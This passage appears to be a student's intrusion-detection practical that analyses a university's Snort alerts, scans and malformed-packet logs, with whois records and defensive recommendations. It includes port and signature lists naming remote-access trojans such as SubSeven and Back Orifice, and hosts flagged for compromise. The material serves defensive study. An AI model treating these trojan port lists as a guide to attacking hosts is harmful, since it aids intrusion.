IP Criteria	(Source or Dest. Address = 142.165.212.10) AND ...clear... (Source or Dest. Address = 172.16.190.203) ...clear...
Layer 4 Criteria	*none*
Payload Criteria	*any*

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique addresses: source | destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-5 of 5 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(1-65708)	Fast Mode Alert connect to 515 from outside	2004-03-09 18:32:14	142.165.212.10:4325	172.16.190.203:515
#1-(1-65727)	Fast Mode Alert Possible trojan server activity	2004-03-09 18:32:49	172.16.190.203:27374	142.165.212.10:4221
#2-(1-65734)	Fast Mode Alert SUNRPC highport access!	2004-03-09 18:32:50	142.165.212.10:4271	172.16.190.203:32771
#3-(1-65756)	Fast Mode Alert Back Orifice	2004-03-09 18:33:40	142.165.212.10:1345	172.16.190.203:31337
#4-(1-65758)	Fast Mode Alert Attempted Sun RPC high port access	2004-03-09 18:33:42	142.165.212.10:1409	172.16.190.203:32771

Its not entirely clear as to why our internal host sent a UDP packet to 142.165.212.10 on port 4221, but this external host is not playing-nice on the University's network. This IP resolves to **www.infotaxi.com**, which looks to be a harmless website based in Canada. However, it would appear that 142.165.212.10 is scanning the University network looking for compromised servers. 142.165.212.10 might be compromised itself, and is now point of attack for a hacker looking to cover his tracks.

There may be something bigger going on though, as is evident in the following query. We see many of our internal hosts sending UDP packets within seconds of each other, all with a source port of 27374, all to our suspicious Canadian host 142.165.212.10 as the destination, all with a destination port in the range of 4200. It could be a sign of SubSeven Trojan traffic [8].

Signature >	< Timestamp >	< Source Address >	< Dest. Address >
RFB - Possible WinVNC -	2004-03-09 17:27:20	172.16.70.156:5900	142.165.212.10:4096
Possible trojan server activity	2004-03-09 18:32:48	172.16.190.1:27374	142.165.212.10:4214
Possible trojan server activity	2004-03-09 18:32:48	172.16.190.93:27374	142.165.212.10:4216
Possible trojan server activity	2004-03-09 18:32:48	172.16.190.97:27374	142.165.212.10:4218
Possible trojan server activity	2004-03-09 18:32:49	172.16.190.202:27374	142.165.212.10:4220
Possible trojan server activity	2004-03-09 18:32:49	172.16.190.102:27374	142.165.212.10:4219
Possible trojan server activity	2004-03-09 18:32:49	172.16.190.203:27374	142.165.212.10:4221
Possible trojan server activity	2004-03-09 18:32:49	172.16.190.92:27374	142.165.212.10:4215
Possible trojan server activity	2004-03-09 18:32:49	172.16.190.102:27374	142.165.212.10:4219

The analysis of the single Back Orifice alert has been correlated to a few other mysterious events, and illuminated some suspicious activity on the University network. My recommendations would be to block inbound UDP on port 31337 (which is haxor for 'elite' and is a well known hacker-signature of evil packets), and check the above internal hosts for signs of compromise.

Scans

Top 10 External Talkers

	External Scanning Src IP	# of Scans	FQDN	Unique Dst Ips
1	204.152.186.189	36731	www.dnsbl.us.sorbs.net	30718
2	61.190.81.190	28161	unknown host in Asia Pacific	23244
3	61.190.81.118	26894	unknown in host Asia Pacific	23881
4	202.179.154.6	23767	unknown in host Asia Pacific	13146
5	80.180.143.101	19904	host101-143.pool80180.interbusiness.it	901
6	81.112.172.203	19843	host203-172.pool81112.interbusiness.it	16239
7	213.157.171.109	18937	unknown host at Romania Data Systems	11807
8	12.35.193.194	16607	ip-12-35-193-194.hgglobal.net	12069
9	129.22.166.233	13522	kml7.STUDENT.CWRU.Edu	10285
10	24.13.53.241	13102	c-24-13-53-241.client.comcast.net	9130

Top 10 Internal Talkers

Scan statistics

Port	# of Occurances	Service
53	2449880	dns
25	153412	smtp
80	147852	http
135	126448	netbios
6129	113980	dameware
20168	86746	lovegate virus
6346	67693	gnutella/bear share
4899	66944	radmin - remote administrator default port
443	66229	ssh
21	63334	ftp
4662	32858	eDonkey2000 default server port
4000	21246	SkyDance Trojan, UDP- ICQ or Terbase
3000	16884	tcp-InetSpy Trojan
3128	15597	squid proxy, RingZero Trojan
17300	13816	kuang2thevirus trojan
41170	13033	blubster file sharing program
1080	12821	socks proxy, subseven trojan, winhole trojan

As can be seen from the scan statistics above, there is more scan traffic coming from the Internet to discover compromised hosts within the University's network than is necessary [9,10,11]. With the exception of the required ports for basic services, the rest can be blocked with a broad cleanup rule on the border router ("deny any any" on Cisco). A general rule of thumb when writing access control lists or creating a firewall rule base is to deny everything, then add the services you need one by one with individual 'allow' rules.

The University will be in the best position to determine which services are necessary to allow through. Ports 53, 25, and 80 will definitely need to remain open. It is unclear as to whether ports 21 and 443 are necessary for FTP and SSL. However, all other ports on the this list need to blocked to prevent illegal

content file sharing, virus and worm propagation, and the compromise of internal hosts.

Scan Alert#1

Correlating the scan logs with the alert logs, it becomes apparent that scanning isn't all that this IP is involved with. Results from a query specifying 204.152.186.189 as the source or destination illuminate that this host has elicited a response from one of the University's internal hosts at 172.16.25.70 on TCP ports 65535 and 69.

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(2-28708)	Fast Mode Alert High port 65535 tcp - possible Red Worm - traffic	2004-03-06 13:36:41	204.152.186.189:55746	172.16.25.70:65535
#1-(2-28709)	Fast Mode Alert High port 65535 tcp - possible Red Worm - traffic	2004-03-06 13:36:41	172.16.25.70:65535	204.152.186.189:55746
#2-(2-28840)	Fast Mode Alert TFTP - External TCP connection to internal tftp server	2004-03-06 13:27:52	204.152.186.189:55748	172.16.25.70:69
#3-(2-28841)	Fast Mode Alert TFTP - External TCP connection to internal tftp server	2004-03-06 13:27:52	172.16.25.70:69	204.152.186.189:55748

Since Snort is running in fast mode, none of the payload was captured to analyze. Based on the signature names and the port numbers however, the scanning host was searching for computers infected with the Adore/RedWorm among other things, and found one on the University network[6]. Since we don't have detailed header information to look at, we can't be sure it was a SYN-ACK and not a RST-ACK that was sent back to the scanning host. Based on only seeing two alerts though, it was likely a RST-ACK for both ports. However, this internal host has tripped 24 other alerts specifically for Adore/RedWorm, and should be checked for signs of infection just to be safe.

OOS Alerts

OOS stands for Out Of Spec, as in 'out of specification'. Snort alerts on these packets when it observes problems with the TCP options or flags. There are only three known possibilities why these flags would be set. Either the packet is malformed, crafted, or is the result of ECN.

As Peter Storm mentions in his practical, ECN bits (Explicit Congestion Notification) is a relatively new concept of enabling network devices to throttle traffic based on network performance or conditions. RFC 2481 explains the concept, and proposes using the 6 bytes of reserved space in the TCP header to communicate the ECN and CWR flags (Congestion Window Reduced). When SYN packets are seen with both of these flags set, it is a signal from the sending host that the it is ready and willing to participate in ECN as both a sender and receiver.

Interestingly, there were a total of 2219 OOS alerts generated by Snort during the five day period. Of which, 2067 or 93% have the first and second reserve bits set (ECN and CWR) as well as the SYN flag, suggesting a fairly significant pattern. Additionally, there were 265 unique source addresses. Of those, 263 were not from the University's internal network (172.16.x.x). So the probability that it is a few people on the Internet with ECN enabled routers is low. This looks bigger than that. My guess is that the issue lies either with the ISP, or a mis-configured border router at the University.

The following snapshots are the top 10 sources of OOS alerts.

Top 10 OOS alerts

< Src IP address >	FQDN	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
68.54.84.49	pcp01741335pcs.howard01.md.comcast.net	1	876	1	1
217.125.5.139	139.Red-217-125-5.pooles.rima-tde.net	1	110	1	2
62.111.194.65	host-ip65-194.crowley.pl	1	106	1	1
64.91.255.232	*Unable to resolve address*	1	102	1	1
66.225.198.20	unknown.servercentral.net	1	88	1	1
67.114.19.186	adsl-67-114-19-186.dsl.pltn13.pacbell.net	1	72	1	1
35.8.2.252	mdlv2.h-net.msu.edu	1	61	1	1
68.122.128.1	adsl-68-122-128-1.dsl.sndg02.pacbell.net	1	48	1	1
80.126.206.180	a80-126-206-180.adsl.xs4all.nl	1	31	1	1
35.8.2.251	mdlv1.h-net.msu.edu	1	31	1	1

Alert#1

Source IP 68.54.84.49 stands out because it has sent 876 packets to a single destination IP, and has the most occurrences of violations. Digging a little deeper, the source IP appears to be trying to connect on port 110 repeatedly to one of the University's internal hosts at 172.16.6.7 as we see below:

	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
☐	#0-(1-4)	OOS	2004-03-09 00:08:09	68.54.84.49:59438	172.16.6.7:110	TCP
☐	#1-(1-8)	OOS	2004-03-09 00:09:12	68.54.84.49:59439	172.16.6.7:110	TCP
☐	#2-(1-10)	OOS	2004-03-09 00:10:35	68.54.84.49:59440	172.16.6.7:110	TCP
☐	#3-(1-11)	OOS	2004-03-09 00:11:41	68.54.84.49:59441	172.16.6.7:110	TCP
☐	#4-(1-13)	OOS	2004-03-09 00:12:47	68.54.84.49:59442	172.16.6.7:110	TCP
☐	#5-(1-20)	OOS	2004-03-09 00:15:57	68.54.84.49:59446	172.16.6.7:110	TCP
☐	#6-(1-22)	OOS	2004-03-09 00:17:00	68.54.84.49:59447	172.16.6.7:110	TCP
☐	#7-(1-23)	OOS	2004-03-09 00:18:05	68.54.84.49:59448	172.16.6.7:110	TCP
☐	#8-(1-24)	OOS	2004-03-09 00:19:09	68.54.84.49:59449	172.16.6.7:110	TCP
☐	#9-(1-	OOS	2004-03-09 00:20:14	68.54.84.49:59450	172.16.6.7:110	TCP

Opening one of the events, we can see the exact flags that are set within the packet, and see why Snort alerted on it.

TCP

source port	dest port	R1	R0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
59438	110	X	X					X		3235659181	0			5840		

Options	none

Immediately it becomes apparent that the reserved bits are set (not normal) and the SYN flag, with an ACK value of zero. So, Snort alerted because of the reserved bits, no question. The SYN flag and ACK value tell us that the host pcp01741335pcs.howard01.md.comcast.net is repeatedly trying to build a session, but hasn't received any SYN ACK packets back. Also, the incrementing source port numbers and time intervals of every 64 seconds support this theory as well. This is certainly a false positive, and is most likely the result of a student trying to retrieve their mail (port 110 is commonly used by POP mail), but is being stifled by the previously mentioned upstream router setting the ECN and CWR flags.

Alert#2

Now what about the other 7% of the OOS alerts? Removing all of the alerts with only the SYN, R1 and R0 flags from consideration, left about 100 packets. You can't turn on more flags than in this next alert:

TCP	source port	dest port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
	6882	2343	X	X	X	X	X	X	X	X	2749620901	220578463			65535		
	Options	none															

So, 68.107.79.142 [**ip68-107-79-142.sd.sd.cox.net**] has sent nine packets with all of the flags set, and a max window size of 65535. Basically, this packet says, "Hey, its urgent (URG), I hear you (ACK), here comes some data (PSH), I don't want to talk (RST), I want to talk (SYN), and I'm finished talking (FIN)". Of course, the receiving host has no idea what to make of it, and summarily sends it to the bit bucket. All packets sent from this host involved ephemeral ports with no known malicious services, and there were no replies.

	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
☐	#0-(1-761)	OOS	2004-03-10 04:00:17	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#1-(1-771)	OOS	2004-03-10 04:10:04	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#2-(1-772)	OOS	2004-03-10 04:10:05	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#3-(1-773)	OOS	2004-03-10 04:10:58	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#4-(1-781)	OOS	2004-03-10 04:19:22	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#5-(1-784)	OOS	2004-03-10 04:21:32	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#6-(1-786)	OOS	2004-03-10 04:26:31	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#7-(1-789)	OOS	2004-03-10 04:26:51	68.107.79.142:6882	172.16.42.6:2343	TCP
☐	#8-(1-790)	OOS	2004-03-10 04:26:51	68.107.79.142:6882	172.16.42.6:2343	TCP

The traffic is strange, and theres no apparent motivation that would lead me to believe they were crafted. There are no other alerts for 68.107.79.142 as either the source or the destination. I'm left believing that it's a broken TCP stack on the sending machine.

Registration Information for Selected External Source Addresses

The following external hosts were selected based on quantity and severity of alerts generated. They either were probing using known malicious traffic or were present on a top ten list. Their full registration information has been obtained as well as a summary of alert statistics from ACID included.

Host#1 - **68.50.102.64**

68.50.102.64

FQDN: **bgp01546912bgs.longhl01.md.comcast.net** (local whois)

Num of Sensors	Occurances as Src.	Occurances as Dest.	First Occurance	Last Occurance
1	7362	0	2003-03-06 16:46:07	2003-03-08 22:51:23

ARIN WHOIS output:

Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)

68.32.0.0 - 68.63.255.255

Comcast Cable Communications, Inc. DC-4 (NET-68-50-0-0-1)

68.50.0.0 - 68.50.255.255

Host#2 – **63.159.88.57**

63.159.88.57

FQDN: 0-1pool88-57.nas26.vienna1.va.us.da.qwest.net (local whois)

Num of Sensors	Occurances as Src.	Occurances as Dest.	First Occurance	Last Occurance
1	963	0	2004-03-06 20:24:28	2004-03-06 20:52:02

ARIN WHOIS output:

OrgName: Qwest Communications
OrgID: QWDL
Address: 950 17th Street
Address: Suite 1900
City: Denver
StateProv: CO
PostalCode: 80202
Country: US
NetRange: 63.152.0.0 - 63.159.255.255
CIDR: 63.152.0.0/13
NetName: QWEST-2BLKS
NetHandle: NET-63-152-0-0-1
Parent: NET-63-0-0-0-0
NetType: Direct Allocation
NameServer: DCA-ANS-01.INET.QWEST.NET
NameServer: SVL-ANS-01.INET.QWEST.NET
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 2000-07-12
Updated: 2000-08-23
TechHandle: QN-ARIN
TechName: NOC
TechPhone: +1-703-363-3001
TechEmail: support@qwestip.net

Host#3 - **80.117.61.198**

80.117.61.198

FQDN: **host198-61.pool80117.interbusiness.it** (local whois)

Num of Sensors	Occurances as Src.	Occurances as Dest.	First Occurance	Last Occurance
1	4	3	2004-03-05 06:35:38	2004-03-05 06:36:22

ARIN WHOIS output

inetnum: 80.117.0.0 - 80.117.255.255
netname: TINIT-ADSL-LITE
descr: Telecom Italia
descr: Accesso ADSL BBB
country: IT
admin-c: BS104-RIPE
tech-c: BS104-RIPE
status: ASSIGNED PA
remarks: Please send abuse notification to abuse@telecomitalia.it
notify: ripe-staff@telecomitalia.it
mnt-by: TIWS-MNT
changed: net_ti@telecomitalia.it
20020927
source: RIPE
route: 80.117.0.0/16
descr: INTERBUSINESS
origin: AS3269
notify: network@cgi.interbusiness.it
nic-hdl: BS104-RIPE
notify: ripe-staff@telecomitalia.it
changed: net_ti@telecomitalia.it
20001019
source: RIPE

Host#4 - **204.152.186.189**

204.152.186.189
FQDN: www.dnsbl.us.sorbs.net (local whois)

Num of Sensors	Occurances as Src.	Occurances as Dest.	First Occurance	Last Occurance
1	24	2	2004-03-06 13:22:38	2004-03-06 13:58:40

ARIN WHOIS output:

OrgName: INTERNET SOFTWARE CONSORTIUM, INC.
OrgID: V6IS
Address: 950 CHARTER STREET
City: REDWOOD CITY
StateProv: CA
PostalCode: 94063
Country: US

NetRange: 204.152.184.0 - 204.152.191.255
CIDR: 204.152.184.0/21
NetName: ISC-NET2
NetHandle: NET-204-152-184-0-1
Parent: NET-204-0-0-0-0
RegDate: 1997-02-26
Updated: 2002-10-29
TechHandle: PV15-ARIN
TechName: Vixie, Paul
TechPhone: +1-650-423-1300
TechEmail: vixie@isc.org

Host#5 -**142.165.212.10**

142.165.212.10
FQDN: www.infotaxi.ca (local whois)

Num of Sensors	Occurances as Src.	Occurances as Dest.	First Occurance	Last Occurance
1	97	9	2004-03-09 16:59:09	2004-03-09 18:33:42

ARIN WHOIS output:


OrgName: SaskTel

OrgID: SASK
Address: c/o Sasknet Policy
Address: 8th Flr 2121 Saskatchewan Dr
City: Regina
StateProv: SK
PostalCode: S4P-3Y2
Country: CA
NetRange: 142.165.0.0 - 142.165.255.255
CIDR: 142.165.0.0/16
NetName: SASKTEL-B
NetHandle: NET-142-165-0-0-1
Parent: NET-142-0-0-0-0
RegDate: 1995-03-23
Updated: 2004-02-03
AbuseHandle: SASKN-ARIN
AbuseName: Sasknet Abuse
AbusePhone: 1-306-761-6076
AbuseEmail: abuse@sasktel.net

Link Diagram

The link diagram illustrates a relationship between 142.165.212.10 [www.infotaxi.com] and some of the University's internal hosts. 142.165.212.10 had initiate a large scale probe of the University's network on ports 111 (RPC), 515 (Ramen and lprdw0rm Trojan), and port 27374 (SubSeven Trojan). All the University machines shown triggered at least one alert back to 142.165.212.10 with a source port of 27374 (SubSeven Trojan).

Until manual correlation was done and the diagram completed, the relationship between the hosts was not evident by merely monitoring individual alerts, as multiple alerts were triggered that were seemingly unrelated.



Defensive Recommendations

Tune signatures:

"Fast Mode Alert MY.NET.30.4 activity" hardly gives the analyst any information about what is happening on the network with any real degree of accuracy. Snort.org has full rule sets available for download that track most of the latest malware attack signatures. Additional tuning to the default rule set will be necessary. This endeavor will significantly reduce false positives, and assist future intrusion analysts by reducing the amount of effort required for manual event correlation.

Increase amount of captured data:

I would recommend removing Snort from 'fast' mode, as it makes in-depth analysis more difficult. Understanding that storage is an issue when capturing more of the packet, I would recommend setting the snap-length within Snort to a relatively low 200 bytes using the –s switch, so future analysts can see what

flags are set in the header, as well as the first few bytes of data. It is always much more helpful when analyzing traffic to see exactly what caused the alert to be tripped, especially when the Snort signature specifies the data portion be inspected.

Perimeter:
It is highly recommended to consider locking down the network ingress points to only those ports and protocols that are considered necessary for students and faculty (mail, web, etc.). It is not clear whether a stateful firewall is being used or not, but it is highly recommended. This will considerably increase the University's overall network performance, and reduce the load on the IDS system.

Internal:
I would highly recommend the use of regular vulnerability scans on the internal network. This will provide vital information as to which hosts are running malware, what non-standard services are being offered on which hosts, and greatly assist in correlating information with the IDS system. Used properly, a vulnerability scanner can also greatly assist in policy compliance as well. Free open sources tools exist, such as Nessus, which offer a low cost way to gain visibility into the hosts on the University's network.

Suspicious hosts
The following hosts should be checked immediately for signs of compromise due to the alerts triggered, and severity.

Host:	Check for possible:
172.16.190.1	SubSeven Trojan
172.16.190.102	SubSeven Trojan
172.16.190.202	SubSeven Trojan
172.16.190.203	SubSeven Trojan
172.16.190.92	SubSeven Trojan
172.16.190.93	SubSeven Trojan
172.16.190.97	SubSeven Trojan
172.16.25.70	Mstream DDOS client
172.16.27.103	XDCC IRC / Red Worm
172.16.34.14	Red Worm
172.16.42.2	XDCC IRC
172.16.42.4	XDCC IRC
172.16.42.6	SubSeven Trojan
172.16.53.169	Red Worm
172.16.60.39	Ramen Trojan / lpdw0rm
172.16.84.235	SubSeven Trojan / Mstream DDOS client
172.16.97.74	Red Worm
172.16.97.76	Ramen Trojan / lpdw0rm

Analysis Process
I assumed that starting the analysis would be easier than it turned out to be. It proved much more difficult than I expected, as the log files were not comprised of raw output. I thought, "If only it were in raw tcpdump output, it would be so easy to import into MySQL." I began by reading a lot of other students practical's to get an idea of how others tackled the assignment.
I started the process by concatenating the data into three separate files, figuring it would be easier to analyze three files instead of fifteen. I removed the port scan data from the alert file, as it was already present in the scan file.

I didn't feel it would be as practical or scalable for large complicated queries to use grep or awk for the analysis. I have been using Snort for a few years now, and was already very familiar with using MySQL and ACID for analyzing Snort log data. I became bent on finding a way to get the data into a database so I could manipulate it the way I wanted to, instead of being limited to other peoples scripts.

I went back to other student's practical's searching for ways in which to import the alerts into MySQL, but was surprised to find that not many students had taken this approach. I hit pay dirt though when I found Joe Bowlings practical. He had used a friend, Ryan Johnson's custom Perl script to bridge the gap, but to my dismay the embedded link in his practical pointing to the Perl script was dead. I tracked down both of their email addresses from some old mailing list postings, and within hours both had graciously responded with a copy of the script. I thought it was all going to be downhill from there, but again I was wrong. I worked diligently to get the script working but kept running into technical problems one right after another. After hours at cpan.org trying to figure out how to load the DBI and DBD Perl modules so the script could talk to the database, I discovered that someone had released RPMS! Quickly I was back on track.

After tripping up on the file formatting differences in the script as a result of dos touching the it, I ran the 'dos2unix' utility and cleaned it up once it landed on my Linux server. The Alert and OOS files smoothly imported into the database, and I was finally ready to begin my analysis. For the Scan files, I used Ryan's other Perl scripts to help make sense of the data.

I was fortunate to have access to some good hardware, which I think made a big difference in making this approach practical and useable. I used a dual-processor xeon with a gigabyte of ram, which made MySQL database query times reasonable.

Be able to sort and query any field in database made the analysis process, dare I say, enjoyable. The combination of the having a high-level view of the data, as well as the ability to drill down makes using ACID and MySQL the way to go. I highly recommend it to other students.

References

1. University, Duke. “Instructions on Cleaning IRC bot & backdoor: XDCC” URL:http://security.duke.edu/cleaning/xdcc.html
2. Author Unknown. “XDCC – An .EDU Admin’s Nightmare” URL:http://www.cs.rochester.edu/~bukys/host/tonikgin/EduHacking.html
3. Wu, Marcus. ““GIAC GCIA Version 3.4 Practical Detect” URL:http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00120.html
4. Lalla, Gregory. ““GIAC GCIA Version 3.4 Practical Detect” URL: http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00019.html
5. Hall, Stephen. “GIAC GCIA Version 3.4 Practical Detect” URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/12/msg00171.html
6. Hansne, Stephen. “Adore/Red Worm” URL:http://linux0.cs.uaf.edu/archive31Jul01/msg00102.html
7. User, Anonymous. “Source code to mstream, a DDoS tool" URL:http://www.geocrawler.com/archives/3/91/2000/4/0/3674096/
8. Sage, John. “Incident: 03-13-02 tcp:123” URL:http://www.finchhaven.com/pages/incidents/031302_logs.html
9. SEGURIDAD.INTERNAUTAS.ORG “Trojan Ports List” URL: http://seguridad.internautas.org/Trojanports.txt
10. incidents.org “Port 20168 query”. URL: http://isc.incidents.org/show_comment.html?id=334
11. incidents.org “Port 6346 query”. URL: http://isc.incidents.org/port_details.html?port=6346
12. Morris, Gary. “Contemporary Intrusion Detection and Analysis” URL:http://www.giac.org/practical/GCIA/Gary_Morris_GCIA.doc
13. Storm, Peter. “SANS GCIA Practical v3.3” URL:http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf
14. Bowling, Joe. “SANS GCIA Practical v3.3” URL:“http://www.giac.org/practical/GCIA/Joe_Bowling_GCIA.pdf
15. Martin, Ian. “SANS GCIA Practical v3.3” URL:http://www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf
16. Incidents.org URL: http://isc.incidents.org/
17. SamSpade.org URL: http://www.samspade.org/t/whois?

18. Snort. “Snort.org Ports Search” URL: http://www.Snort.org/cgi-bin/sigs-search.cgi?sid=

19. Cert.org. “Analysis Console for Intrusion Databases” URL:http://acidlab.sourceforge.net/

20. Mattila, Sakari. “How to get things done with awk?” URL:http://www.canberra.edu.au/~sam/whp/awk-guide.html

21. Stevens, W. Richard. “TCP/IP Illustrated Volume I” URL:http://www.kclug.org/talks/TCPip/17.3.html

22. faq.org .“Internet RFC/STD/FYI/BCP Archives” URL:http://www.faqs.org/rfcs/rfc2481.html